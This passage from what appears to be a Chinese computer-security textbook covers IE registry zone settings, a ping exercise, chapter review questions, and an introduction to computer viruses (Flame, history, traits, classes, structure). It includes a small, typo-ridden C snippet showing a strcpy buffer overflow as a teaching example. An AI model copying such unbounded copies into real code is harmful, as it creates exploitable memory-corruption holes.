Regedit.exe，打开注册表编辑器，单击前面的“+”号顺次展开到：HKEY_CURRE-NT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings \Zones\0，在右边窗口中找到 DWORD 值 Flags，默认键值为十六进制的 21(十进制 33)，双击 Flags，在弹出的对话框中将其键值改为“1”即可(见图 2.38)，关闭注册表编辑器。无须重新启动计算机，重新打开 IE，再次选择【工具】→【Internet 选项】命令，在弹出的对话框中切换到【安全】选项卡，你就会看到多了一个“我的电脑”图标，在这里你可以设得它的安全等级。将它的安全等级设定得高些，这样防范更严密。





图 2.38　安全性设定

最后建议给自己的系统打上补丁，微软那些补丁还是很有用的。



2.10　工作实训营

2.10.1　训练实例

1. 用 ping 命令测试目前连接 www.163.com 网站的情况

ping 程序向 www.163.com 的服务器发送一个 32Byte 的消息，并将服务器的响应时间记录下来，然后向用户显示 4 次测试结果，如图 2.39 所示。响应时间低于 300ms 都可以认为是正常的，超过 400ms 则比较慢，当出现 request time out 信息时意味着网站没有在 1s 内响应，这表明服务器没有对 ping 作出响应的配置，或是网站反应极慢，如果看到 4 个 request time out，说明网站拒绝 ping 请求，如图 2.40 所示。因为过度的 ping 测试会令服务器产生瓶颈，因此许多 Web 管理员不允许服务器接受 ping 测试。




图 2.39　ping www.163.com 的结果




图 2.40　未对 ping 命令作出及时反应

2. 用 strcpy 函数实现缓冲区溢出

编写下面的程序：

```
Void  function(char*sz1)
{
    Char  buff[20];
    Strcpy(buffer,sz1);
}
```

程序中利用 strcpy 函数将 sz1 中的内容复制到 buff 中，只有 sz1 的长度大于 20，才会造成缓冲区溢出。存在像 strcpy 函数这样问题的 C 语言函数还有 strcat、get、scanf 等。


2.10.2　工作实践常见问题解析

(1)　加密的文件夹允许在客户端收取吗？

答：为了信息安全的考虑，加密的文件夹是不允许客户端收取的。

(2)　如何给邮箱里的记事本加密？

答：网易邮箱里面的记事本是不能加密的。QQ 邮箱的记事本加密设置如下：选择【邮箱设置】→【账户】→【账户安全】→【加锁“文件夹区域”】→【修改加锁设置】命令，选中【记事本】即可。进入 QQ 邮箱，在左上角你的账号下面有设置，点击进入在邮箱设置中选择第二个选项【账户】，选择【账户安全】，选择【文件夹区域加锁】，就可以加锁“文件夹区域”了。“文件夹区域”是由“我的文件夹”、“其他邮箱”、“记事本”组成、加锁即对这几部分设置密码。



本章习题

一、选择题

1. 网络监听是(　　)。

　A. 远程观察一个用户的计算机　　B. 监视网络的状态、传输的数据流

　C. 监视 PC 系统运行情况　　D. 监视一个网站的发展方向

2. 关于 DoS(拒绝服务)下面表述不正确的是(　　)。
   A. 用超过被攻击目标处理能力的海量数据包来消耗可用系统、宽带资源等方法的攻击
   B. 全称是 Distributed Denial Service
   C. 拒绝来自一个服务器所发送回应请求的指令
   D. 入侵控制一个服务器后远程关机
3. 木马分为(　　)类。
   A. 5　　B. 6　　C. 7　　D. 8
4. 木马的启动方式有(　　)种。
   A. 5　　B. 6　　C. 7　　D. 8
5. 下列(　　)方式不是网络游戏木马采用的盗用用户信息的方式。
   A. 记录用户键盘输入
   B. Hook 游戏进程 API 函数等方法获取
   C. 直接提问、回答的方式
   D. 抽奖活动

二、思考题

1. ping 命令的扫描原理是什么？
2. 什么是木马？
3. 木马分为哪些类型？
4. 什么是拒绝服务攻击？具体分为哪几种？

第 3 章

计算机病毒



在本章中，我们详细学习计算机病毒，要点如下。

- 计算机病毒的概念。
- 计算机病毒的分类。
- 计算机病毒的原理与实例。
- 计算机病毒防治。
- 防病毒的基础知识。

技能目标

- 会检查自己的计算机有没有中毒。
- 下载奇虎 360 安全卫士并进行设置，达到较高的安全级别。
- 下载并安装卡巴斯基反病毒软件，练习设置，然后对本地磁盘进行扫描。



3.1 工作场景导入

2012 年 5 月，卡巴斯基实验室率先宣布发现了一种高度复杂的恶意程序“Flame(火焰)”，这种程序正在被用作网络武器，并在几个国家发起攻击。新发现的这种恶意程序，其功能和复杂度大大超过目前已知的所有网络威胁。技术人员以“网络攻击武器”定性“火焰”，推测这一病毒可能有政府背景。

卡巴斯基实验室的专家们是在参与由国际电联(ITU)发起的一项研究调查中发现这个恶意程序的，卡巴斯基实验室的产品将其检测为 Worm.Win32.Flame，该程序专门用来执行网络间谍活动。它可以盗取有价值的信息，包括计算机显示内容、针对性系统数据、储存的文件和联系人清单，甚至还有音频对话内容。

在经历了一系列毁坏性的未知恶意程序事件后，特别是横扫西亚的 Wiper 恶意程序，西亚地区多台计算机中的数据被删除。国际电联与卡巴斯基实验室开展了一项独立调查，初步研究发现，这种恶意程序其实早在 2010 年 3 月就被录入“流行病毒清单”，由于其极为复杂的结构，再加上能发起针对性攻击的特点，之前一直没有被安全软件检测到。

Flame 的特点有别于之前臭名昭著的网络武器 Duqu 和 Stuxnet，这两个程序一般利用特殊的软件漏洞发起地区性的攻击，而事实表明，Flame 仅攻击少量的计算机。这就说明 Flame 属于一种超级网络武器。

卡巴斯基实验室创始人之一及 CEO 尤金·卡巴斯基在谈到 Flame 时说：“网络战争的危险是近几年来信息安全领域最热点和最严肃的话题之一。Stuxnet 和 Duqu 引发的连锁性攻击，让全世界都增加了对网络战争的忧虑。在这样的战争中，Flame 恶意程序又给我们带来了另外一种景象，这种网络武器可以轻易地对任何一个国家发起攻击。与传统的战争不同，在这种局势下，最发达的国家往往是最薄弱的一方。”

Flame 的最初目标看上去是从事间谍活动，盗取受感染设备上的信息数据。被盗取的信息随后被发送至遍布在世界各地的控制与指令中心。Flame 盗取的信息可谓包罗万象，包括各种文档、截屏、录音，它还能拦截网络流量，这些行为都足以证明 Flame 是迄今发现的最高级和最全面的网络攻击工具之一。而 Flame 的具体感染范围目前还不够清楚，但能肯定的一点是，Flame 能够采用多种办法来复制一个本地网络，包括早前由 Stuxnet 发现的打印机漏洞和 USB 感染方法。

引导问题：面对近年来愈来愈猖獗的网络病毒，我们应如何防御？不幸感染计算机病毒后，如何清除？



3.2 计算机病毒的基本概念

计算机病毒(Computer Virus)在《中华人民共和国计算机信息系统安全保护条例》中被明确定义，病毒指“编制者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。与医学上的“病毒”不同，

计算机病毒不是天然存在的，是某些人利用计算机软件和硬件固有的脆弱性编制的一组指令集或程序代码。它能通过某种途径潜伏在计算机的存储介质(或程序)里，当达到某种条件时即被激活，通过修改其他程序的方法将自己的精确复制或者可能演化的形式放入其他程序中，从而感染其他程序，对计算机资源进行破坏，所谓病毒是人为造成的，对其他用户的危害性很大。图 3.1 为漫画版的计算机病毒。




图 3.1　计算机病毒

病毒不是来源于突发或偶然的原因，但病毒的出现却是因为一次偶然事件。当时的研究人员为了计算出当时互联网的在线人数，编写了一段程序发布到服务器，然而它却自己“繁殖”起来，导致了整个服务器的崩溃和堵塞。有时一次突发的停电和偶然的错误，会在计算机的磁盘和内存中产生一些乱码和随机指令，但这些代码是无序和混乱的。病毒则是一种比较完美的、精巧严谨的代码，按照严格的秩序组织起来，与所在的系统网络环境相适应和配合起来，病毒不会通过偶然形成，并且需要有一定的长度，这个基本长度从概率上讲是不可能通过随机代码产生的。现在流行的病毒是人为编写的，多数病毒可以找到作者和产地信息，从大量的统计分析来看，病毒作者主要情况和目的是：一些天才的程序员为了表现自己和证明自己的能力，出于对上司的不满，因为好奇，为了报复，为了祝贺和求爱，为了得到控制口令，为了软件拿不到报酬预留的陷阱等。当然也有因政治、军事、宗教、民族、专利等方面的需求而专门编写的，其中也包括一些病毒研究机构和黑客的测试病毒。

在病毒的发展史上，病毒的出现是有规律的，一般情况下一种新的病毒技术出现后，病毒迅速发展，接着反病毒技术的发展会抑制其流传。操作系统升级后，病毒也会调整为新的方式，产生新的病毒技术。

IT 行业普遍认为，从最原始的单机磁盘病毒到现在逐步进入人们视野的手机病毒，计算机病毒主要经历了六个重要的发展阶段。

第一阶段为原始病毒阶段。产生年限一般认为在 1986—1989 年之间，由于当时计算机的应用软件少，而且大多是单机运行，因此病毒没有大量流行，种类也很有限，病毒的清除工作相对来说较容易。主要特点是：攻击目标较单一；主要通过截获系统中断向量的方式监视系统的运行状态，并在一定的条件下对目标进行传染；病毒程序不具有自我保护的措施，容易被人们分析和解剖。

第二阶段为混合型病毒阶段。其产生的年限在 1989—1991 年之间，是计算机病毒由简单发展到复杂的阶段。计算机局域网开始应用与普及，给计算机病毒带来了第一次流行高

峰。这一阶段病毒的主要特点为：攻击目标趋于混合；采取更为隐蔽的方法驻留内存和传染目标；病毒传染目标后没有明显的特征；病毒程序往往采取了自我保护措施；出现许多病毒的变种等。

第三阶段为多态性病毒阶段。此类病毒的主要特点是，在每次传染目标时，放入宿主程序中的病毒程序大部分都是可变的，因此防病毒软件查杀非常困难。如 1994 年在国内出现的“幽灵”病毒就属于这种类型。这一阶段的病毒技术开始向多维化方向发展。

第四阶段为网络病毒阶段。从 20 世纪 90 年代中后期开始，随着国际互联网的发展壮大，依赖互联网络传播的邮件病毒和宏病毒等大量涌现，病毒传播快、隐蔽性强、破坏性大。也就是从这一阶段开始，反病毒产业开始萌芽，并逐步形成一个规模宏大的新兴产业。

第五阶段为主动攻击型病毒。典型代表为 2003 年出现的“冲击波”病毒和 2004 年流行的“震荡波”病毒。这些病毒利用操作系统的漏洞进行进攻型的扩散，并不需要任何媒介或操作，用户只要接入互联网络就有可能被感染。正因为如此，该病毒的危害性更大。

第六阶段为“手机病毒”阶段。随着移动通信网络的发展以及移动终端——手机功能的不断强大，计算机病毒开始从传统的互联网络走进移动通信网络世界。与互联网用户相比，手机用户覆盖面更广、数量更多，因而高性能的手机病毒一旦爆发，其危害和影响比“冲击波”、“震荡波”等互联网病毒还要大。

计算机病毒的破坏行为体现了病毒的杀伤能力。病毒破坏行为的激烈程度取决于病毒作者的主观愿望和他所具有的技术能量。数以万计、不断发展扩张的病毒，其破坏行为千奇百怪，我们不可能穷举其破坏行为，而且难以做全面的描述，根据现有的病毒资料可以把病毒的破坏目标和攻击部位归纳如下。①攻击系统数据区。攻击部位包括：硬盘主引导扇区、Boot 扇区、Fat 表、文件目录等。迫使计算机空转，计算机速度明显下降。②攻击磁盘，攻击磁盘数据、不写盘、写操作变读操作、写盘时丢字节等。③扰乱屏幕显示。病毒扰乱屏幕显示的方式很多，可列举如下：字符跌落、环绕、倒置、显示前一屏、光标下跌、滚屏、抖动、乱写、“吃”字符等。④键盘病毒。干扰键盘操作。已发现有下述方式：响铃、封锁键盘、换字、抹掉缓存区字符、重复、输入紊乱等。⑤喇叭病毒。许多病毒运行时，会使计算机的喇叭发出响声。有的病毒作者通过喇叭发出种种声音，有的病毒作者让病毒演奏旋律优美的世界名曲，在高雅的曲调中去掠夺人们的信息财富，已发现的喇叭发声有以下方式：演奏曲子、警笛声、炸弹噪声、鸣叫、咔咔声、嘀嗒声等。⑥攻击 CMOS。在机器的 CMOS 区中，保存着系统的重要数据，例如系统时钟、磁盘类型、内存容量等，并具有校验和。有的病毒激活时，能够对 CMOS 区进行写入动作，破坏系统 CMOS 中的数据。⑦干扰打印机。典型现象为：假报警、间断性打印、更换字符等。



3.3 计算机病毒的特征

计算机病毒虽然种类繁多、千奇百怪，但一般都有以下主要特性。

1. 寄生性

计算机病毒寄生在其他程序之中，当执行这个程序时，病毒就起破坏作用，而在未启

动这个程序之前，它是不易被人发觉的。

2. 传染性

计算机病毒不但本身具有破坏性，更有害的是其具有传染性，一旦病毒被复制或产生变种，其速度之快令人难以预防。传染性是病毒的基本特征。在生物界，病毒通过传染从一个生物体扩散到另一个生物体。在适当的条件下，它可大量繁殖，并使被感染的生物体表现出病症甚至死亡。同样，计算机病毒也会通过各种渠道从已被感染的计算机扩散到未被感染的计算机，在某些情况下造成被感染的计算机工作失常甚至瘫痪。与生物病毒不同的是，计算机病毒是一段人为编制的计算机程序代码，这段程序代码一旦进入计算机并得以执行，它就会搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码插入其中，达到自我繁殖的目的。只要一台计算机染毒，如不及时处理，那么病毒会在这台计算机上迅速扩散，计算机病毒可通过各种可能的渠道，如软盘、计算机网络去传染其他的计算机。当你在一台机器上发现了病毒时，曾在这台计算机上用过的软盘往往已感染上了病毒，而与这台机器相联网的其他计算机也许也被该病毒染上了。是否具有传染性是判别一个程序是否为计算机病毒的最重要的条件。

3. 潜伏性

有些病毒像定时炸弹一样，让它什么时间发作是预先设计好的。比如黑色星期五病毒，不到预定时间一点都觉察不出来，等到条件具备的时候一下子就“爆炸”开来，对系统进行破坏。一个编制精巧的计算机病毒程序，进入系统之后一般不会马上发作，因此病毒可以静静地躲在磁盘或磁带里待上几天，甚至几年，一旦时机成熟，得到运行机会，就会四处繁殖、扩散，继续为害。潜伏性的第二种表现是指计算机病毒的内部往往有一种触发机制，不满足触发条件时，计算机病毒除了传染外不做什么破坏。触发条件一旦得到满足，有的在屏幕上显示信息、图形或特殊标识，有的则执行破坏系统的操作，如格式化磁盘、删除磁盘文件、对数据文件做加密、封锁键盘以及使系统死锁等。

4. 隐蔽性

计算机病毒具有很强的隐蔽性，有的可以通过病毒软件检查出来，有的根本就查不出来，有的时隐时现、变化无常，这类病毒处理起来通常很困难。

5. 破坏性

计算机中毒后，可能会导致正常的程序无法运行，把计算机内的文件删除或受到不同程度的损坏。通常表现为：增、删、改、移。

6. 可触发性

病毒因某个事件或数值的出现，诱使病毒实施感染或进行攻击的特性称为可触发性。为了隐蔽自己，病毒必须潜伏，少做动作。如果完全不动，一直潜伏的话，病毒既不能感染也不能进行破坏，便失去了杀伤力。病毒既要隐蔽又要维持杀伤力，就必须具有可触发性。病毒的触发机制就是用来控制感染和破坏动作的频率的。病毒具有预定的触发条件，这些条件可能是时间、日期、文件类型或某些特定数据等。病毒运行时，触发机制检查预定条件是否满足，如果满足，启动感染或破坏动作，使病毒进行感染或攻击；如果不满足，

则病毒继续潜伏。



3.4 计算机病毒的分类

根据笔者多年对计算机病毒的研究，按照科学的、系统的、严密的方法，计算机病毒可以根据下面的属性进行分类。

1. 按病毒存在的媒体

根据病毒存在的媒体，病毒可以划分为网络病毒、文件病毒、引导型病毒。网络病毒通过计算机网络传播感染网络中的可执行文件，文件病毒感染计算机中的文件(如.COM、.exe、.DOC 等)，引导型病毒感染启动扇区(Boot)和硬盘的系统引导扇区(MBR)，还有这三种情况的混合型，例如：多型病毒(文件和引导型)感染文件和引导扇区，这样的病毒通常都具有复杂的算法，它们使用非常规的办法侵入系统，同时使用了加密和变形算法。

2. 按病毒传染的方法

根据病毒传染的方法可分为驻留型病毒和非驻留型病毒，驻留型病毒感染计算机后，把自身的内存驻留部分放在内存(RAM)中，这一部分程序挂接系统调用，并合并到操作系统中去，它处于激活状态，一直到关机或重新启动。非驻留型病毒在得到机会激活时并不感染计算机内存，而是在内存中留有小部分，但是并不通过这一部分进行传染，这类病毒也被划分为非驻留型病毒。

3. 按病毒破坏的能力

无害型：除了传染时减少磁盘的可用空间外，对系统没有其他影响。

无危险型：这类病毒仅仅是减少内存、显示图像、发出声音及同类音响。

危险型：这类病毒在计算机系统操作中造成严重的错误。

非常危险型：这类病毒删除程序、破坏数据、清除系统内存区和操作系统中重要的信息。这些病毒对系统造成的危害，并不是本身的算法中存在危险的调用，而是当它们传染时会引起无法预料的和灾难性的破坏。由病毒引起其他程序产生的错误也会破坏文件和扇区，这些病毒也按照它们引起破坏的能力进行划分。一些现在的无害型病毒也可能会对新版的 DOS、Windows 和其他操作系统造成破坏。例如：在早期的病毒中，有一个“Denzuk”病毒在 360KB 磁盘上很好地工作，不会造成任何破坏，但是在后来的高密度软盘上却能引起大量的数据丢失。

4. 按病毒的算法


伴随型病毒，这一类病毒并不改变文件本身，它们根据算法产生 exe 文件的伴随体，具有同样的名字和不同的扩展名(.COM)，例如：XCOPY.exe 的伴随体是 XCOPY.COM。病毒把自身写入.COM 文件并不改变.exe 文件，当 DOS 加载文件时，伴随体优先被执行，再由伴随体加载执行原来的 exe 文件。

“蠕虫”型病毒，通过计算机网络传播，不改变文件和资料信息，利用网络从一台机

器的内存传播到其他机器的内存、计算网络地址，将自身的病毒通过网络发送。有时它们在系统存在，一般除了内存外不占用其他资源。

寄生型病毒，除了伴随和“蠕虫”型外，其他病毒均可称为寄生型病毒，它们依附在系统的引导扇区或文件中，通过系统的功能进行传播，按其算法不同可分为练习型病毒和诡秘型病毒练习型病毒，病毒自身包含错误，不能进行很好的传播。诡秘型病毒：它们一般不直接修改 DOS 中断和扇区数据，而是通过设备技术和文件缓冲区等 DOS 内部修改，不易看到资源，使用比较高级的技能，利用 DOS 空闲的数据区进行工作。

变型病毒又称幽灵病毒，这一类病毒使用一个复杂的算法，使自己每传播一份都具有不同的内容和长度。它们一般的做法是将一段混有无关指令的解码算法与被变化过的病毒体组合在一起。



3.5　计算机病毒的原理与实例

3.5.1　计算机病毒的结构

计算机病毒一般由引导模块、感染模块、破坏模块和触发模块四大部分组成。根据是否被加载到内存，计算机病毒又分为静态病毒和动态病毒。处于静态的病毒存于存储器介质中，一般不执行感染和破坏，其传播只能借助第三方活动(如复制、下载、邮件传输等)实现。当病毒经过引导进入内存后，便处于活动状态，满足一定的触发条件后就开始进行传染和破坏，从而构成对计算机系统和资源的威胁和破坏。

1. 引导模块

计算机病毒为了进行自身的主动传播必须寄生在可以获取执行权的寄生对象上。就目前出现的各种计算机病毒来看，其寄生对象有两种：寄生在磁盘引导扇区和寄生在特定文件中(如.exe、.com、.doc、.html 等)。寄生在它们中的病毒程序可以在一定条件下获得执行权，从而得以进入计算机系统，并处于激活状态，然后进行动态传播和破坏活动。

计算机病毒的寄生方式有两种：采用替代方式和采用链接方式。所谓替代就是指病毒程序用自己的部分或全部指令代码，替代磁盘引导扇区或文件中的全部或部分内容。链接则是指病毒程序将自身代码作为正常程序的一部分与原有正常程序链接在一起。寄生在磁盘引导扇区的病毒一般采用替代方式，而寄生在可执行文件中的病毒一般采用链接方式。

对于寄生在磁盘引导扇区的病毒来说，病毒引导程序占有了原系统引导程序的位置，并把原系统引导程序搬移到一个特定的地方。这样系统一启动，病毒引导模块就会自动地装入内存并获得执行权，然后该引导程序负责将病毒程序的传染模块和发作模块装入内存的适当位置，并采取常驻内存技术以保证这两个模块不会被覆盖，接着对这两个模块设定某种激活方式，使之在适当的时候获得执行权。完成这些工作后，病毒引导模块将系统引导模块装入内存，使系统在带毒状态下依然可以继续进行。

对于寄生在文件中的病毒来说，病毒程序一般可以通过修改原有文件，使对该文件的

操作转入病毒程序引导模块，引导模块也能完成把病毒程序的其他两个模块驻留内存及初始化的工作，然后把执行权交给原文件，使系统及文件在带毒状态下继续运行。

2. 感染模块

